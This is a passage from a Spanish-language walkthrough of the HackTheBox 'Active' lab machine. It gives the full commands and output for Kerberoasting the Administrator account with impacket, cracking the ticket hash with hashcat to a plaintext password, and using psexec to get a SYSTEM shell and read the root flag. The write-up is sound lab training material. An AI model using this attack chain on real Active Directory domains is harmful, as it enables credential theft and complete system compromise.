> *Como disponemos tanto del nombre de usuario como de su contraseña, intentaremos obtener un TGS de algún usuario potencial, es decir, algún usuario con permisos de administrador, el cual en este caso se trataría de* `Administrador`

```
impacket-GetUserSPNs active.htb/SVC_TGS:GPPstillStandingStrong2k18
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Active]
└─$ impacket-GetUserSPNs active.htb/SVC_TGS:GPPstillStandingStrong2k18
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet
--------------------  -------------  --------------------------------------------------------  -------------------------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 21:06:40.351723



┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Active]
└─$
```

En este caso, vemos como efectivamente podríamos generar el TGS del usuario Administrador, mediante el cual posteriormente nos intentaremos conectar crackeando su hash.

```
impacket-GetUserSPNs active.htb/SVC_TGS:GPPstillStandingStrong2k18 -request
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Active]
└─$ impacket-GetUserSPNs active.htb/SVC_TGS:GPPstillStandingStrong2k18 -request
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet             LastLogon
                  Delegation
--------------------  -------------  --------------------------------------------------------  --------------------------  ----------
---------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 21:06:40.351723  2024-07-21
 14:40:07.813353



[-] CCache file is not found. Skipping...
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$e84116ffa6e09946b998a0cf11af96a3$c698edcca4a5a3d024143bd1d3da980371fc
6afeb305ca26979988a791bd7ce98de098af999ae07520744ed0b4a2c51ff1a68f7bb50103e052e65d55b8eb3cf7aa0adcaea651c79aaaf9871a05aca1c9f9f9cd602
88307098d826bbb8a141da6ded0f20a800141c340f46439e903b8fb9eac7a2a2bd161756e55bd89a4811a6d28ea23d0d1a9410fdcb1c07304ede990e49fa0e9256e97
ea618b923589aeaf2fe7361a716faecf9021f8dddc1d75ff572f5ffb09f3070f174aa2f4d8a9385e55210860f115bf57b79cc61fdedce9bcac777779841b0e2db0c18
67509ff55cfd5b3bba014cdec467203aaf6b7f0f9bedd809d3e5b754b23b21fcc6cf854e18e9852f49e592acfa39e4026a0ac081373006399269dca0b1b9be1992384
574028c8254d43725595d5b77339cba50135f919a7c2f8b78c4f4a4ecca11bae30932ef652a7716eb7ca22c1047b719eabc913f3f66d1d407a657d9f1b3ee5a4b08b5
896f2d81a0916926e5f0c96963f5dc8c620fd445882a6dd4fe0e2e640ce7e05f95a6a6342fddaba5f1351ec34a5130798e6d7f66c9bca125768388a3c098b7fd1ca10
7be06329578376ec10a44d29bc99c8d97fc2e8b35708ed08387d8ca063ba4175e4f523a2c53c6d7cc7c15718ffbeecacd5b13797b59bfaa3e949b533a4433268e7ff6
058e9992f3ce66943d91aea06cb54d2b7059d2de2adb596f81203a4de6f1f3b603620496f237c9516db0a44c8a056ff31ce8939e55ea47c8c7d600dfdb9f029ab59d8
75bef5ef576b759411ac4c096c2a1e82541eb1fd3f8f4aa911be2785f7df44e9a5ae16cf7e55132cd00ec9b14f86d1552b116c82982635632d84c46f769aeccc0b14b
de064571b13c7e14bedadf14a120f1633c6eced029be43494cfcc255217ef2ad5759ea6679e0e3217f22821e18b028ed7ae4ff6182316e1fef091e1b8a31d94c148f6
c0d7bcd0295289e76e88c840a1d22676622d4843a05384c6344a0746856cb6541b84cfae87357e41889b53273f492a139fe9f7bacf4960f474c1e1cd768e3386e2634
d11d85f5359bb2c9dc580e40938c991f5e6741d31a176934a613d202d45ea720a0d90d00adef3f9599ef5f5c0682e195eb44aca03d6760e815ffcc53ef383a8fc8a86
2df1682849a05d3e7c41d751c2da1bdc1f2735177f097e2837855cd2e8828c9d89633ec81ffcd40f71228a62885f05b33aed556f812438eefee74e36c86b55aa9d456
18a69a5494289ed

┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Active]
└─$
```

Ahora simplemente mediante hashcat, intentamos crackear el hash:

```
hashcat -m 13100 hash.krb /usr/share/wordlists/rockyou.txt --force
```

```
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$e84116ffa6e09946b998a0cf11af96a3$c698edcca4a5a3d024143bd1d3da980371fc
6afeb305ca26979988a791bd7ce98de098af999ae07520744ed0b4a2c51ff1a68f7bb50103e052e65d55b8eb3cf7aa0adcaea651c79aaaf9871a05aca1c9f9f9cd602
88307098d826bbb8a141da6ded0f20a800141c340f46439e903b8fb9eac7a2a2bd161756e55bd89a4811a6d28ea23d0d1a9410fdcb1c07304ede990e49fa0e9256e97
ea618b923589aeaf2fe7361a716faecf9021f8dddc1d75ff572f5ffb09f3070f174aa2f4d8a9385e55210860f115bf57b79cc61fdedce9bcac777779841b0e2db0c18
67509ff55cfd5b3bba014cdec467203aaf6b7f0f9bedd809d3e5b754b23b21fcc6cf854e18e9852f49e592acfa39e4026a0ac081373006399269dca0b1b9be1992384
574028c8254d43725595d5b77339cba50135f919a7c2f8b78c4f4a4ecca11bae30932ef652a7716eb7ca22c1047b719eabc913f3f66d1d407a657d9f1b3ee5a4b08b5
896f2d81a0916926e5f0c96963f5dc8c620fd445882a6dd4fe0e2e640ce7e05f95a6a6342fddaba5f1351ec34a5130798e6d7f66c9bca125768388a3c098b7fd1ca10
7be06329578376ec10a44d29bc99c8d97fc2e8b35708ed08387d8ca063ba4175e4f523a2c53c6d7cc7c15718ffbeecacd5b13797b59bfaa3e949b533a4433268e7ff6
058e9992f3ce66943d91aea06cb54d2b7059d2de2adb596f81203a4de6f1f3b603620496f237c9516db0a44c8a056ff31ce8939e55ea47c8c7d600dfdb9f029ab59d8
75bef5ef576b759411ac4c096c2a1e82541eb1fd3f8f4aa911be2785f7df44e9a5ae16cf7e55132cd00ec9b14f86d1552b116c82982635632d84c46f769aeccc0b14b
de064571b13c7e14bedadf14a120f1633c6eced029be43494cfcc255217ef2ad5759ea6679e0e3217f22821e18b028ed7ae4ff6182316e1fef091e1b8a31d94c148f6
c0d7bcd0295289e76e88c840a1d22676622d4843a05384c6344a0746856cb6541b84cfae87357e41889b53273f492a139fe9f7bacf4960f474c1e1cd768e3386e2634
d11d85f5359bb2c9dc580e40938c991f5e6741d31a176934a613d202d45ea720a0d90d00adef3f9599ef5f5c0682e195eb44aca03d6760e815ffcc53ef383a8fc8a86
2df1682849a05d3e7c41d751c2da1bdc1f2735177f097e2837855cd2e8828c9d89633ec81ffcd40f71228a62885f05b33aed556f812438eefee74e36c86b55aa9d456
18a69a5494289ed:Ticketmaster1968

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Ad...4289ed
Time.Started.....: Tue Jul 23 12:49:06 2024, (3 secs)
Time.Estimated...: Tue Jul 23 12:49:09 2024, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  3920.1 kH/s (1.05ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10551296/14344385 (73.56%)
Rejected.........: 0/10551296 (0.00%)
Restore.Point....: 10534912/14344385 (73.44%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Tioncurtis23 -> TUGGIE
Hardware.Mon.#1..: Util: 10%
```

Con esto obtenemos la contraseña para el usuario: `Administrator:Ticketmaster1968`

PSEXEC

Finalmente utilizamos psexec para conectarnos a la máquina:

```
impacket-psexec active.htb/Administrator@10.10.10.100 cmd.exe
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Active]
└─$ impacket-psexec active.htb/Administrator@10.10.10.100 cmd.exe
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
[*] Requesting shares on 10.10.10.100.....
[*] Found writable share ADMIN$
[*] Uploading file FVyxuSWw.exe
[*] Opening SVCManager on 10.10.10.100.....
[*] Creating service NJeP on 10.10.10.100.....
[*] Starting service NJeP.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
fd5e0299900a39cdda039861dbdf1032

C:\Windows\system32>
```